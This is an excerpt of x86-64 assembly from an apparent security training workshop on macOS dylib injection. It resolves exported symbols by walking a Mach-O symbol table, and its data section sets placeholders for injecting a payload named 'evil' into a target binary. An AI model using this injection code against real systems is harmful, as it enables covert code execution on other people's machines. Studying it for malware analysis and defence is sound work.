  mov r12, [rsp+0x10]     ; linkedit
  mov r12d, [r12+0x18]    ; linkedit->vmaddr
  mov r13, [rsp+0x18]     ; text
  mov r13d, [r13+0x18]    ; text->vmaddr
  mov r14, [rsp+0x10]     ; linkedit
  mov r14d, [r14+0x28]    ; linkedit->fileoff
  sub r12, r13
  sub r12, r14
  mov [rsp+0x20], r12     ; file_slide
  mov rbx, [rsp+0x30]     ; base
  add rbx, r12            ; base + file_slide
  mov rdx, [rsp+0]        ; symtab
  mov edi, [rdx+0x10]     ; symtab->stroff
  add rbx, rdi            ; strtab = (char *)(base + file_slide + symtab->stroff);
  mov [rsp+0x40], rbx     ; nl
  mov rdx, [rsp+0]        ; symtab
  xor rax, rax
  mov eax, [rdx+0xC]      ; symtab->nsyms
  sub rax, 1
  xor r8, r8
  ; nl = (struct nlist_64 *)(base + file_slide + symtab->symoff);
  mov rbx, [rsp+0x30]     ; base
  mov r8d, [rdx+0x8]      ; symtab->symoff
  add r8, r12
  add r8, rbx             ; nl
  mov rcx, 0              ; int i = 0
.gvloop:
  mov rdi, [rsp+0x40]     ; strtab
  mov r11d, [r8+rcx*8]    ; nl[i].n_un.n_strx
  add rdi, r11            ; char *name = strtab + nl[i].n_un.n_strx;
  xor r13, r13
  mov r13d, [rsp+0x38]    ; offset
  mov r14d, [rsp+0x28]    ; targetSymbol
  add rdi, r13
  mov r13d, [rdi]
  cmp r13d, r14d
  jne .gvcontinue
  lea r11, [r8+rcx*8]
  mov r11, [r11+0x8]      ; nl[i].n_value
```

```
  add rbx, r11            ; base + nl[i].n_value
  mov rax, rbx
  add rsp, 0xB0
  pop rbp
  ret
.gvcontinue:
  inc rcx
  cmp rcx, rax
  jl .gvloop
  mov    rax, -1
  add    rsp, 0xB0
  pop    rbp
  ret
  section .data
    targetOffset: dq 0xFFFFFFFF ; TODO: Change to reflect the offset of the dylib bytes
    targetSize: dq 0xFFFFFFFF;  TODO: Change to reflect the size of the dylib i.e. 0x27C000
    targetEntry: dq 0xFFFFFFFF ; TODO: Change to point to the target export function of the dylib
    payloadName: db "evil", 0x00
    targetName: db "123", 0x00 ; TODO: change name to target Mach-o path
```

Source: https://malwareunicorn.org/workshops/macos_dylib_injection.html#5